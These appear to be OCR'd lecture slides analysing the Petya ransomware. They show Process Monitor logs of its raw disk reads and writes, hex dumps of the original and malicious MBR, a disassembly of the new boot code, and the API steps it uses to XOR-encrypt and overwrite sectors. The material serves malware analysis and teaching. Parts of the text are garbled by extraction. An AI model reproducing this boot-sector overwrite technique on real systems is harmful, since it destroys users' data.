
Process Monitor - Sysinternals: www.sysinternals.com

Process N...	Operation	Path	Result	Detail
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disposition: Open, O
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disposition: Open, O
petya.eXE	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_DISK_GET_PARTITION_INFO_EX
petya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Flags: Non-cached,
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	

# Using HDHacker

# Read, Encrypt, and Overwrite

## Reading the MBR




File C:\Users\katniss\Desktop\MBR\_HardDisk0.dat

Address	Hex dump	ASCII
00000000	33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00	3 3 0 0 8 E D 0 B C 0 0 7 C 8 E C 0 8 E D 8 B E 0 0 7 C B F 0 0
00000010	06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00	0 6 B 9 0 0 0 2 F C F 3 A 4 5 0 6 8 1 C 0 6 C B F B B 9 0 4 0 0
00000020	BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10	B D B E 0 7 8 0 7 E 0 0 0 0 7 C 0 B 0 F 8 5 0 E 0 1 8 3 C 5 1 0
00000030	E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00	E 2 F 1 C D 1 8 8 8 5 6 0 0 5 5 C 6 4 6 1 1 0 5 C 6 4 6 1 0 0 0
00000040	B4 41 BB AA 55 CD 13 5D 72 0F 81 FB 55 AA 75 09	B 4 4 1 B B A A 5 5 C D 1 3 5 D 7 2 0 F 8 1 F B 5 5 A A 7 5 0 9
00000050	F7 C1 01 00 74 03 FE 46 10 66 60 80 7E 10 00 74	F 7 C 1 0 1 0 0 7 4 0 3 F E 4 6 1 0 6 6 6 0 8 0 7 E 1 0 0 0 7 4
00000060	26 66 68 00 00 00 00 66 FF 76 08 68 00 68 00	2 6 6 6 6 8 0 0 0 0 0 0 0 0 6 6 F F 7 6 0 8 6 8 0 0 6 8 0 0
00000070	7C 68 01 00 68 10 00 B4 42 8A 56 00 8B F4 CD 13	7 C 6 8 0 1 0 0 6 8 1 0 0 0 B 4 4 2 8 A 5 6 0 0 8 B F 4 C D 1 3
00000080	9F 83 C4 10 9E EB 14 B8 01 02 BB 00 7C 8A 56 00	9 F 8 3 C 4 1 0 9 E E B 1 4 B 8 0 1 0 2 B B 0 0 7 C 8 A 5 6 0 0
00000090	8A 76 01 8A 4E 02 8A 6E 03 CD 13 66 61 73 1C FE	8 A 7 6 0 1 8 A 4 E 0 2 8 A 6 E 0 3 C D 1 3 6 6 6 1 7 3 1 C F E
000000A0	4E 11 75 0C 80 7E 00 80 0F 84 8A 00 B2 80 EB 84	4 E 1 1 7 5 0 C 8 0 7 E 0 0 8 0 0 F 8 4 8 A 0 0 B 2 8 0 E B 8 4
000000B0	55 32 E4 8A 56 00 CD 13 5D EB 9E 81 3E FE 7D 55	5 5 3 2 E 4 8 A 5 6 0 0 C D 1 3 5 D E B 9 E 8 1 3 E F E 7 D 5 5
000000C0	AA 75 6E FF 76 00 E8 8D 00 75 17 FA B0 D1 E6 64	A A 7 5 6 E F F 7 6 0 0 E 8 8 D 0 0 7 5 1 7 F A B 0 D 1 E 6 6 4
000000D0	E8 83 00 B0 DF E6 60 80 7C 00 B0 FF E6 64 E8 75	E 8 8 3 0 0 B 0 D F E 6 6 0 8 0 7 C 0 0 B 0 F F E 6 6 4 E 8 7 5
000000E0	00 FB B8 00 BB CD 1A 66 23 C0 75 3B 66 81 FB 54	0 0 F B B 8 0 0 B B C D 1 A 6 6 2 3 C 0 7 5 3 B 6 6 8 1 F B 5 4
000000F0	43 50 41 75 32 81 F9 02 01 72 2C 66 68 07 BB 00	4 3 5 0 4 1 7 5 3 2 8 1 F 9 0 2 0 1 7 2 2 C 6 6 6 8 0 7 B B 0 0
00000100	00 66 68 00 02 00 00 66 68 00 00 66 68 00 66	0 0 6 6 6 8 0 0 0 2 0 0 0 0 6 6 6 8 0 0 0 0 6 6 6 8 0 0 6 6
00000110	53 66 55 66 68 00 07 CD 1A 5A 32 F6 EA 00 7C 00	5 3 6 6 5 5 6 6 6 8 0 0 0 7 C D 1 A 5 A 3 2 F 6 E A 0 0 7 C 0 0
00000120	61 68 00 00 07 CD 1A 5A 32 F6 EA 00 7C 00 00 CD	6 1 6 8 0 0 0 0 0 7 C D 1 A 5 A 3 2 F 6 E A 0 0 7 C 0 0 0 0 C D
00000130	18 A0 B7 07 EB 08 A0 B6 07 EB 03 A0 B5 07 32 E4	1 8 A 0 B 7 0 7 E B 0 8 A 0 B 6 0 7 E B 0 3 A 0 B 5 0 7 3 2 E 4
00000140	05 00 07 8B F0 AC 3C 00 74 09 BB 07 00 B4 0E CD	0 5 0 0 0 7 8 B F 0 A C 3 C 0 0 7 4 0 9 B B 0 7 0 0 B 4 0 E C D
00000150	10 EB F2 F4 EB FD 2B C9 E4 64 EB 00 24 02 E0 F8	1 0 E B F 2 F 4 E B F D 2 B C 9 E 4 6 4 E B 0 0 2 4 0 2 E 0 F 8
00000160	24 02 C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69	2 4 0 2 C 3 4 9 6 E 7 6 6 1 6 C 6 9 6 4 2 0 7 0 6 1 7 2 7 4 6 9
00000170	74 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72	7 4 6 9 6 F 6 E 2 0 7 4 6 1 6 2 6 C 6 5 0 0 4 5 7 2 7 2 6 F 7 2
00000180	20 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69	2 0 6 C 6 F 6 1 6 4 6 9 6 E 6 7 2 0 6 F 7 0 6 5 7 2 6 1 7 4 6 9
00000190	6E 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E	6 E 6 7 2 0 7 3 7 9 7 3 7 4 6 5 6 D 0 0 4 D 6 9 7 3 7 3 6 9 6 E
000001A0	67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74	6 7 2 0 6 F 7 0 6 5 7 2 6 1 7 4 6 9 6 E 6 7 2 0 7 3 7 9 7 3 7 4
000001B0	65 6D 00 00 00 63 7B 9A 93 71 CA E3 00 00 80 20	6 5 6 D 0 0 0 0 0 0 6 3 7 B 9 A 9 3 7 1 C A E 3 0 0 0 0 8 0 2 0
000001C0	21 00 07 FE FF FF 00 00 00 00 00 00 00 00 00	2 1 0 0 0 7 F E F F F F 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0 0
000001E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0 0
000001F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA	0 5 5 A A

0x55AA  
end of sector marker


# Read, Encrypt, and Overwrite

## Reading the MBR





from Petya

from HDHacker tool



# Read, Encrypt, and Overwrite

A series of instructions for the sector 0x01 to 0x21





# Read, Encrypt, and Overwrite

A series of instructions for the sector 0x01 to 0x21


- CreateFileA("\\.\PhysicalDrive0", ...)
- SetFilePointerEx()
- ReadFile()
- Encrypt  
( XOR with 0x37 )
- WriteFile()

Process Name	Operation	Path	Result	Detail
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_DISK_GET_PARTI
petya.exe	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Fl
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Fl
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x0, Length: 0x200, I/O Fl
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x200, Length: 0x200, I/O
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Writ
petya.exe	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x200, Length: 0x200, I/O
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x400, Length: 0x200, I/O
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Writ
petya.exe	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x400, Length: 0x200, I/O
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis
petya.exe	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x600, Length: 0x200, I/O
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Writ
petya.exe	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x600, Length: 0x200, I/O
petya.exe	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.exe	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Dis

Showing 30 of 3,205,370 events (0.00093%)      Backed by virtual memory

# Read, Encrypt, and Overwrite

## Writes the new MBR

[illegible][illegible]

# Read, Encrypt, and Overwrite

## The new MBR


File C:\Users\katniss\Desktop\Sector\_1\_HardDisk0.dat

Address	Hex dump	Command
00000000	FA	CLI
00000001	66:31C0	XOR AX,AX
00000004	8ED0	MOV SS,EAX
00000006	8EC0	MOV ES,EAX
00000008	8ED8	MOV DS,EAX
0000000A	BC 007CFB88	MOV ESP,88FB7C00
0000000F	16	PUSH SS
00000010	93	XCNG EAX,EBX
00000011	7C 66	JL SHORT 00000029
00000013	B8 20000000	MOV EAX,20
00000018	66:BB 2200	MOV BX,22
0000001C	0000	ADD BYTE PTR DS:[EAX],AL
0000001E	B9 0080E814	MOV ECX,14E88000
00000023	0066 48	ADD BYTE PTR DS:[ESI+48],AH
00000026	66:83F8 00	CMP AX,0
0000002A	75 F5	JNE SHORT 00000021
0000002C	66:A1 0080EA00	MOV AX,WORD PTR DS:[0EA8000]
00000032	8000 00	ADD BYTE PTR DS:[EAX],0
00000035	F4	HLT

new MBR code

00000036	EB FD	00000055	7C B4	JL SHORT 0000000B
00000038	66:50	00000057	42	INC EDX
0000003A	66:31C0	00000058	CD 13	INT 13
0000003D	52	0000005A	89FC	MOV ESP,EDI
0000003E	56	0000005C	66:5B	POP BX
0000003F	57	0000005E	66:58	POP AX
00000040	66:50	00000060	73 08	JAE SHORT 0000006A
00000042	66:53	00000062	50	PUSH EAX
00000044	89E7	00000063	30E4	XOR AH,AH
00000046	66:50	00000065	CD 13	INT 13
00000048	66:53	00000067	58	POP EAX
0000004A	06	00000068	EB D6	JMP SHORT 00000040
0000004B	51	0000006A	66:83C3 01	ADD BX,1
0000004C	6A 01	0000006E	66:83D0 00	ADC AX,0
0000004E	6A 10	00000072	81C1 00027307	ADD ECX,7730200
00000050	89E6	00000078	8CC2	MOV EDX,ES
00000052	8A16	0000007A	80C6 10	ADD DH,10
00000054	93	0000007D	8EC2	MOV ES,EDX
00000055	7C B4	0000007F	5F	POP EDI
		00000080	5E	POP ESI
		00000081	5A	POP EDX
		00000082	66:58	POP AX
		00000084	C3	RETN
		00000085	60	PUSHAD
		00000086	B4 0E	MOV AH,0E
		00000088	AC	LODS BYTE PTR DS:[ESI]
		00000089	3C 00	CMP AL,0
		0000008B	74 04	JE SHORT 00000091
		0000008D	CD 10	INT 10
		0000008F	EB F7	JMP SHORT
		00000091	61	POPAD
		00000092	C3	RETN
		00000093	0000	ADD BYTE PTR DS:[EAX],AL

new MBR



File C:\Users\katniss\Desktop\Sector\_1\_HardDisk0.dat

Address	Hex dump	ASCII
00000000	FA 66 31 C0 8E D0 8E C0 8E D8 BC 00 7C FB 88 16	...
00000001	93 7C 66 B8 20 00 00 00 66 BB 22 00 00 00 09 00	...
00000002	80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 00	...
00000003	EA 00 80 00 00 F4 EB FD 66 50 66 31 C0 52 56 57	...
00000004	66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10	...
00000005	89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58	...
00000006	73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83	...
00000007	D0 00 81 C1 00 02 73 07 8C 20 C6 10 8E C2 5F	...
00000008	5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB	...
00000009	F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000B	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000F	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000011	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000012	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000013	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000014	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000015	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000016	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000017	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000018	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000019	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001B	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001C	21 00 07 FE FF FF 08 00 00 F0 FF 04 00 00 00	...
0000001D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001F	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...



# Two Types Of Partitioning

- MBR-style

- » Standard BIOS
- » First sector contains Master Boot Record
- » MBR contains the partition table

- GPT (GUID Partition Table)

- » UEFI - Unified Extensible Firmware Interface
  - UEFI includes a mini-operating system environment implemented in firmware (typically flash memory)
- » UEFI defines a partitioning scheme called GUID
  - GUID (globally unique identifier) Partition Table (GPT)
- » First sector contains protective MBR
- » Second and last sectors stores the GPT headers

